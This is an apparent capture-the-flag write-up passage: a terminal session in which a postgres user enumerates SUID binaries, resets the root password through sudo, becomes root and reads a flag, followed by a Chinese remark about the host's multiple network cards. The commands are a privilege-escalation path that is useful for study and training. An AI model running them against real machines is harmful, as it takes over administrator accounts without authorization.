[postgres@localhost ~]$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/crontab
/usr/bin/passwd
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/usernetctl
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
[postgres@localhost ~]$ ls -lh /etc/passwd
-rw-r--r--. 1 root root 1.2K Jul 29 10:30 /etc/passwd
[postgres@localhost ~]$ passwd root
passwd: Only root can specify a user name.
[postgres@localhost ~]$ sudo passwd root
Changing password for user root.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: all authentication tokens updated successfully.
[postgres@localhost ~]$ su root
Password:
[root@localhost postgres]# cat /root/flag
[root@localhost postgres]# cat /root/flag
flag{hqtQIKgAONrXojT3ZWkUpGbF2L0JEas8}[root@localhost postgres]# |
```

继续看，这台机器多网卡

